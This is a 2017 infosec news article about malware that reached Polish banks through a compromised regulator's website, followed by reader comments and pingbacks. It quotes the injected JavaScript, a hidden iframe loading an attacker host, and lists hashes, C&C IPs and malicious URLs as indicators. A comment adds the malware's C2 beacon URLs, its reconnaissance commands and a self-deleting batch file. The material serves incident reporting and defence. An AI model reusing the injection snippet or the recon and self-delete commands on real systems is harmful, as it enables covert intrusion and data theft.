


BadCyber

Making infosec journalism great again!

Several Polish banks hacked, information stolen by unknown attackers

 badcyber / February 3, 2017 / Crime, Investigation / banking, malware, Poland



241

 Share

 Tweet


SHARES

Polish banks are frantically scanning their workstations and servers while checking logs in the search of signs of infection after some of them noticed unusual network activity and unauthorised files on key machines within their networks. This is – by far – the most serious information security incident we have seen in Poland.

It has been a busy week in SOCs all over Polish financial sector. At least a few of Polish 20-something commercial banks have already confirmed being victims of a malware infection while others keep looking. Network traffic to exotic locations and encrypted executables nobody recognised on some servers were the first signs of trouble. A little more than a week ago one of the banks detected strange malware present in a few workstations. Having established basic indicators of compromise managed to share that information with other banks, who started asking their SIEMs for information. In some cases the results came back positive.

Delivery

Preliminary investigation suggests that the starting point for the infection could have been located on the webserver of Polish financial sector regulatory body, Polish Financial Supervision Authority (www.knf.gov.pl). Due to a slight modification of one of the local JS files, an external JS file was loaded, which could have executed malicious payloads on selected targets. This would be really ironic if the website of the key institution responsible for assuring proper security level in the banking sector was used to attack it.



Current website status is “under maintenance”

[Data from PassiveTotal](#) does confirm the finding related to external resources included in knf.gov.pl website since 2016-10-07 till yesterday.

HOST PAIRS ⓘ

Show: 25 1-13 of 13 Sort: Last Seen Descending ▼

Hostname	First	Last	Direction	Cause	Tags
www.google-analytics.com	2016-02-04	2017-01-30	child	script.src	
knf.gov.pl	2016-11-26	2017-01-30	parent	redirect	Registered
www.adobe.com	2016-03-19	2017-01-16	child	img.src	
sap.misapor.ch	2016-12-19	2017-01-16	child	iframe.src	
www.google-analytics.com	2016-02-15	2016-11-15	child	unknown	
ssl.google-analytics.com	2016-03-28	2016-10-28	child	script.src	
ssl.google-analytics.com	2016-04-09	2016-10-28	child	img.src	
www.eyewatch.in	2016-10-07	2016-10-07	child	iframe.src	
www.google-analytics.com	2016-04-17	2016-09-23	child	img.src	

To unauthorised code was located in the following file:

```
http://www.knf.gov.pl/DefaultDesign/Layouts/KNF2013/resources/accordion-  
src.js?ver=11
```

and looked like that:

```
document.write("<div      id='efHpTk'      width='0px'      height='0px'><iframe  
name='forma' src='https://sap.misapor  
.ch/vishop/view.jsp?pagenum=1'      width='145px'      height='146px'  
style='left:-2144px;position:absolute;top  
:0px;'></iframe></div>");
```

After successful exploitation malware was downloaded to the workstation, where, once executed, connected to some foreign servers and could be used to perform network reconnaissance, lateral movement and data exfiltration. At least in some cases the attackers managed to gain control over key servers within bank infrastructure.

Malware

While you can find some hashes at the end of this article, we gathered the available information regarding the malware itself. While there might be some elements borrowed from other similar tools and crimeware strategies, the malware used in this attack has not been documented before. It uses some commercial packers and multiple obfuscation methods, has multiple stages, relies on encryption and at the moment of initial analysis was not recognised by available AV solutions. The final payload has the functionality of a regular RAT.

Motivation

While we have no idea of attackers motivation, so far we have no knowledge of any direct financial losses incurred by banks or their customers due to this attack. What

is more troubling, some of the victims were able to identify large outgoing data transfers. So far they could not identify the contents of the data as it was encrypted. Investigation continues to fully understand the scope of losses.

Conclusions & IOCs

While this should not come as a surprise, this incident is the perfect example of the statement “you are going to get infected”. Polish financial sector has some of the best people and tools in terms of security and still it looks like the attackers achieved their objectives without major hurdles in at least some cases. On the good side – they were detected and once notified banks were able to quickly identify infected machines and suspicious traffic patterns. The whole process lacked solid information sharing, but this is a problem know everywhere.

We hope to continue investigating this incident and share with you more details about the malware itself in the future. Meanwhile please find attached some IOCs we can share today:

MD5, SHA1, SHA256 hashes of some samples:

```
C1364BBF63B3617B25B58209E4529D8C
85D316590EDFB4212049C4490DB08C4B
1BFBC0C9E0D9CEB5C3F4F6CED6BCFEAE
```

```
496207DB444203A6A9C02A32AFF28D563999736C
4F0D7A33D23D53C0EB8B34D102CDD660FC5323A2
BEDCEAFA2109139C793CB158CEC9FA48F980FF2B
```

```
FC8607C155617E09D540C5030EABAD9A9512F656F16B38682FD50B2007583E9B
D4616F9706403A0D5A2F9A8726230A4693E4C95C58DF5C753CCC684F1D3542E2
CC6A731E9DAFF84BAE4214603E1C3BAD8D6735B0CBB2A0EC1635B36E6A38CB3A
```

Some C&C IP addresses:

125.214.195.17
196.29.166.218

Potentially malicious URLs included in knf.gov.pl website:

<http://sap.misapor.ch/vishop/view.jsp?pagenum=1>
<https://www.eye-watch.in/design/fancybox/Pnf.action>

241
SHARES

f Share

🐦 Tweet

62 thoughts on “Several Polish banks hacked, information stolen by unknown attackers”



tp

February 3, 2017 at 1:14 pm

Guys, Polish, not polish.

And updates from the Polish version could also be replicated.



marc

February 6, 2017 at 12:41 am

yup, this mistake should be definitely polished in the article.



February 7, 2017 at 9:35 am

It is now, thanks a lot!

Pingback: [Polish banks hit by malware sent through hacked financial regulator – sec.uno](#)

Pingback: [Polish banks hit by malware sent through hacked financial regulator \(The Register\) – sec.uno](#)

Pingback: [ste williams – Polish banks hit by malware sent through hacked financial regulator](#)

Pingback: [Polish Banks Hacked using Malware Planted on their own Government Site](#)

Pingback: [Polish Banks Hacked using Malware Planted on their own Government Site – AnonymousMedia](#)

Pingback: [Crooks hacked Polish banks with a malware planted on Government site – Security AffairsSecurity Affairs](#)

Pingback: [Polish Banks Hacked using Malware Planted on their own Government Site | CyberInject](#)

Pingback: [Polonya'da pek çok bankanın sistemlerine izinsiz giriş tespit edildi | POLONYADAN](#)

Pingback: [Polish banks on alert after mystery malware found on computers - Synergy Capital](#)

Pingback: [Polish banks on alert after mystery malware found on computers | Newsguardian](#)

Pingback: [Polish banks on alert after mystery malware found on computers | Security Guards Jobs UK](#)

Pingback: [Hackeados bancos polacos con malware inyectado desde su propio organismo regulador - Blog de Sophos Iberia](#)

Pingback: [Polish banks on alert after mystery malware found on computers - Computer Security Articles](#)



JM

February 7, 2017 at 8:39 pm

It would be nice to see a 'published date' on this page (these blog entries?)... can't tell if its old news or new news when coming in via direct link. Thanks!



badcyber

February 9, 2017 at 10:15 am

You are right. 😊 Thanks, we will try to fix it!

Pingback: [Polish Banks Hacked using Malware Planted on their own Government Site – BlogON](#)

Pingback: [Polské banky nakazil jejich vlastní regulátor » Kyberbezpečnost](#)



rz

February 8, 2017 at 3:53 pm

How was the malware introduced into the regulator's system?



badcyber 🛡️

February 8, 2017 at 4:35 pm

Regulators web page have unpatched vulnerability in web server (JBoss).

Pingback: [Kurz notiert | kowabit](#)

Pingback: [Polish Banks Hacked using Malware Planted on their own Government Site – GeekForUs](#)

Pingback: [Hack of Polish Financial Supervision Authority and Polish banks - Koen Van Impe - vanimpe.eu](#)[Koen Van Impe – vanimpe.eu](#)

Pingback: [資安一周\[0204-0210\]: 臺灣有13家證券商證實遭到兩波DDoS攻擊, 下一波攻擊可能在13日 - 唯軒科技](#)

Pingback: [Polish Banks Hacked using Malware Planted on their own Government Site – TechJunkie | Dedicated to delivering up to date technology news from around the internet.](#)

Pingback: [Cyberattacks on International Banks Show Links to Hackers Who Hit Sony | Peace and Freedom](#)

Pingback: [Polish Banks Hacked using Malware |](#)

Pingback: [Malware Attacks on Polish Banks Linked to Lazarus Group \(SecurityWeek\) – sec.uno](#)

Pingback: [Is Bank Malware Campaign Linked to North Korea? \(InfoRiskToday\) – sec.uno](#)

Pingback: [“Watering hole-style cyber attacks on the rise” warns High-Tech Brid | TheSecurityLion](#)

Pingback: [Attackers Target Dozens Of Global Banks With New Malware – Information Security Buzz](#)

Pingback: [資安一周\[0211-0217\]: 無檔案惡意軟體滲透全球40個國家的銀行、政府和電信業 – 唯軒科技](#)



steve er

February 20, 2017 at 3:04 am

This sample 18a451d70f96a1335623b385f0993bcc have other C2, same campaign [Lazarus – Polish Malware]

Network

<http://120,113,173,207:8080/view.jsp?action=baseinfo&u=47335087295280>
<http://120,113,173,207:8080/view.jsp>

Gathering information

```
cmd.exe /c "hostname > %TEMP%\TMPE52E.tmp"
cmd.exe /c "whoami >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "ver >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "ipconfig -all >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "ping http://www.google.com >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "query user >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "net user >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "net view >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "net view /domain >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings" >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "tasklist /svc >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "netstat -ano | find "TCP" >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "wmic os get lastbootuptime >> %TEMP%\TMPE52E.tmp"
cmd.exe /c "dir /od /a "%TEMP%\TMPE52E.tmp"
cmd.exe /c "dir /od /a "%TEMP%\TMPE52E.tmp"
cmd.exe /c "dir /od /a "%TEMP%\TMPE52E.tmp"
```

```
cmd.exe /c "dir /od /a "%PROGRAMFILES%" >> %TEMP%\TMPE52E.tmp"  
cmd.exe /c "dir /od /a "%PROGRAMFILES%" >> %TEMP%\TMPE52E.tmp"  
cmd.exe /c "dir /od /a "%s\Desktop" >> %TEMP%\TMPE52E.tmp"  
cmd.exe /c "dir /od /a "%s\Documents" >> %TEMP%\TMPE52E.tmp"  
cmd.exe /c "dir /od /a "%s\Favorites" >> %TEMP%\TMPE52E.tmp"  
cmd.exe cmd /c ""%TEMP%\tmp095j.bat"  
"C:\18a451d70f96a1335623b385f0993bcc.exe"
```

```
tmp095j.bat  
@echo off  
:del1  
del /a %1  
if exist %1 goto del1  
del /a %0
```

Pingback: [Noticias S4U | Safety for you - S4U -](#)

Pingback: [Doelgerichte malware werd ingezet tegen Poolse banken - Computertaal](#)

Pingback: [RiskIQ's 'Host Pairs' Dataset Confirms Attack on Polish Banking](#)

Pingback: [Malware dirigido contra bancos polacos e instituciones en Latinoamérica – Seguridad PY](#)

Pingback: [Hackean varios bancos en Polonia infectándoles a través de un Organismo Financiero Gubernamental – Seguridad PY](#)

Pingback: [Crooks hacked Polish banks with a malware planted on Government site | 95CN Security](#)

Pingback: [Polish banks hit by malware seemingly spread by government website](#)

Pingback: [Noticias S4U - Safety for you | Safety for you - S4U -](#)

Pingback: [Breach of the Month — February 2017 - Breacher Report](#)

Pingback: [Целевые атаки на польские банки: технический анализ – iRepost](#)

Pingback: [Lazarus Under The Hood \(Blogpost\) - Securelist](#)

Pingback: [Lazarus Under The Hood - InfoSecHotSpot](#)

Pingback: [Lazarus Under The Hood | GIXtools project](#)

Pingback: [Lazarus Under The Hood - Digital Renaissance - Electronics Repair](#)

Pingback: [Lazarus Under The Hood | VIRUS.COM.AR](#)

Pingback: [Lazarus Under The Hood | Antivirus and Security news](#)

Pingback: [Lazarus Under The Hood | T-SPAN.TV](#)

Pingback: [Lazarus Under The Hood – Cyber Security](#)

Pingback: [70 Banks Infected by LAZARUS MALWARE \(15 IN US\), one which hacked Bangladesh bank – Network7](#)

Pingback: [Lazarus Under The Hood | ThinkCyberSecurity](#)

Pingback: [Lazarus Campaign Targeting Cryptocurrencies Reveals Remote Controller Tool, an Evolved RATANKBA, and More – TrendLabs Security Intelligence Blog](#)

Pingback: [Lazarus Campaign Targeting Cryptocurrencies Reveals Remote Controller Tool, an Evolved RATANKBA, and More – No Comment Diary](#)

Pingback: [A look into the cyber arsenal used by Lazarus APT hackers in recent attacks against financial institutionsSecurity Affairs](#)

Pingback: [Demystifying targeted malware used against Polish banks | Information Security, latest Hacking News, Cyber Security, Network Security](#)

Pingback: [Hackean varios bancos en Polonia infectándoles a través de un Organismo Financiero Gubernamental – CORPORATE](#)

Pingback: [Włamania do kilku banków skutkiem poważnego ataku na polski sektor finansowy | Zaufana Trzecia Strona](#)

Pingback: [What Is a Watering Hole Attack and How to Protect Yourself from It?](#)